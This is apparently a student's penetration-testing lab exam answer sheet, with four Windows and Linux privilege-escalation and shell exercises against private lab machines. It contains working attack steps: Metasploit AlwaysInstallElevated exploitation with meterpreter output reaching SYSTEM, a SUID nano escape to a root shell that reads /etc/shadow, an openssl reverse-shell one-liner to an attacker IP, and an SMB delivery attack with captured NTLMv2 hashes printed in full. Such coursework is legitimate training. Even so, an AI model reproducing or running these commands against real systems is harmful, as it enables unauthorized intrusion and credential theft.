1-11-2024 (Test)

questions for test

1. privelagge escalation over windows using alwaysElevated
2. perform
3. encripted reverse shell using ssh (use wirshark to show packets)
4. using smb client perform win 10 and win server 2016

ANS 1
==========

Windows Privilege Escalation: AlwaysInstallElevated

STEP 1. Enable Setting in Group Policy :
→ Open gpedit.msc and navigate to:
`Computer Configuration > Administrative Templates > Windows Components > Windows Installer > Always install with elevated privileges`
→ Enable this setting for both Computer and User.

STEP 2. Check Misconfiguration :
→ Use commands to verify if this setting is enabled:

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

→ If values show as `0x1`, the setting is enabled.

OPTION 1 -> Automated Exploit Using Metasploit :==========

→ Use Metasploit's `exploit/windows/local/always_install_elevated` for quick exploitation:

command: `use exploit/windows/local/always_install_elevated`

command: `set LHOST <Attacker IP>`
command: `set LHOST 192.168.241.128`

command: `set session <session_id>`
command: `set session 1`

command: run

```
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use always_install_elevated

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/windows/local/always_install_elevated  2010-03-18       excellent  Yes    Windows AlwaysInstallElevated MSI


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/always_install_elevated

[*] Using exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.241.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/local/always_install_elevated) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  DESKTOP-5PJ47DR\john @ DESKTOP-5PJ47DR  192.168.241.128:1234 → 192.168.241.130:50042 (192.168.241.130)
```

```
msf6 exploit(windows/local/always_install_elevated) > set lport 4444
lport ⇒ 4444
msf6 exploit(windows/local/always_install_elevated) > run

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] Sending stage (176198 bytes) to 192.168.241.130
[*] Uploading the MSI to C:\Users\john\AppData\Local\Temp\NntthrdfmED.msi ...
[*] Executing MSI ...
[*] Sending stage (176198 bytes) to 192.168.241.130
[+] Deleted C:\Users\john\AppData\Local\Temp\NntthrdfmED.msi
[*] Meterpreter session 3 opened (192.168.241.128:4444 → 192.168.241.130:50047) at 2024-10-28 12:22:04 -0400

meterpreter > [*] Meterpreter session 4 opened (192.168.241.128:4444 → 192.168.241.130:50066) at 2024-10-28 12:22:04 -0400
getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > bg
[*] Backgrounding session 3 ...
msf6 exploit(windows/local/always_install_elevated) > sessions
```


ANS 2

==========

Step 1: Check if Nano has SUID Permissions

1. List permissions:

```
ls -l /bin/nano
```



- Look for an 's' in the permission string for the user, e.g., '-rwsr-xr-x', which indicates that 'nano' runs with 'root' permissions.

Step 2: Open Nano with Elevated Permissions

Since 'nano' has SUID privileges, running 'nano' allows it to execute with root-level permissions.


```
nano
```

Step 3: Use Nano to Read Sensitive Files

With elevated privileges, you can read sensitive files that normally require root access, such as:


1. Read the shadow file (where hashed passwords are stored):

```
nano /etc/shadow
```



2. Read the sudoers file (defines user permissions):

```
nano /etc/sudoers
```




Step 4: Escape to a Root Shell

Once inside 'nano', open a shell with elevated permissions by following these steps:

1. Press Ctrl+R then Ctrl+X to enter Nano's file read mode.
2. Enter the following command to open a root shell:

```
reset; sh 1>&0 2>&0
```



- This command resets the terminal and opens a shell with 'root' privileges.

Step 5: Confirm Root Privileges

In the new shell, check your privileges:

```
whoami
```

If successful, it should return 'root'.

Important Commands

1. Check permissions:

   `ls -l /bin/nano`

2. Open nano:

   `nano`


3. Access shell in nano:
   - `Ctrl+R + Ctrl+X`
   - Command: `` `reset; sh 1>&0 2>&0` ``
4. Verify privileges:

   `whoami`


`ANS 3`

`==========`


`openssl req -new -newkey rsa:2048 -days 365 -nodes -x509 -keyout cert.pem -out cert.pem`




command: `mkfifo /tmp/s; /bin/bash -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 192.168.241.128:4443 > /tmp/s; rm /tmp/s`




got the shell





→ Sniffing with Wireshark




here the stream is encrypted

ANS 4

==========

Command: msfconsole -q -x "use exploit/windows/smb/smb_delivery; set srvhost eth0; set srvport 445; exploit"



open browser in windows ans search for \\192.168.241.128\jtJVH\test.dll

it will give ntlm hashes for windows 10

```
┌──(root㉿kali)-[~]
└─# msfconsole -q -x "use exploit/windows/smb/smb_delivery; set srvhost eth0; set srvport 445; exploit"
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
srvhost ⇒ 192.168.241.128
srvport ⇒ 445
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] Server is running. Listening on 192.168.241.128:445
[*] Server started.
[*] Run the following command on the target machine:
msf6 exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.241.128\jtJVH\test.dll,0
[SMB] NTLMv2-SSP Client     : 192.168.241.130
[SMB] NTLMv2-SSP Username   : DESKTOP-5PJ47DR\john
[SMB] NTLMv2-SSP Hash       : john::DESKTOP-5PJ47DR:4e39c944d4c6afa8:fe644db1e879d898c4b92c84928aed7a:0101000000000000804df03f3a2cdb01b07ef503fae88cfb0000000002001200570040052004b00470052004f0055005000010012005700400520004b00470052004f0055005000030012005700400520004b00470052004f0055005000070008008080804df03f3a2cdb0106000400020000000800300030000000000000000010000000020000041478c77a10411fb4af28f4f6f6628c4d3938aed54476ae5f15293c3f244107b0a0010000000000000000000000000000000000000090028006300690066007300200f003100390032002e003100360038002e003200340031002e0031003200380000000000000000000

[SMB] NTLMv2-SSP Client     : 192.168.241.130
[SMB] NTLMv2-SSP Username   : DESKTOP-5PJ47DR\john
[SMB] NTLMv2-SSP Hash       : john::DESKTOP-5PJ47DR:4a8738543cefc0ce:033e3f024b0c60f5098c01aa39a81186:0101000000000000003eeb423a2cdb01d9aeb6d779dcd2960000000002001200570040052004b00470052004f0055005000010012005700400520004b00470052004f0055005000040012005700400520004b00470052004f0055005000030012005700400520004b00470052004f0055005000070008000003eeb423a2cdb0106000400020000000800300030000000000000000010000000030000005c7b8592ea969a5da16a758f9e315e58da7576f8aac202c1a3187b061e7fea720a0010000000000000000000000000000000000000090028006300690066007300200f003100390032002e003100360038002e003200340031002e0031003200380000000000000000000
```

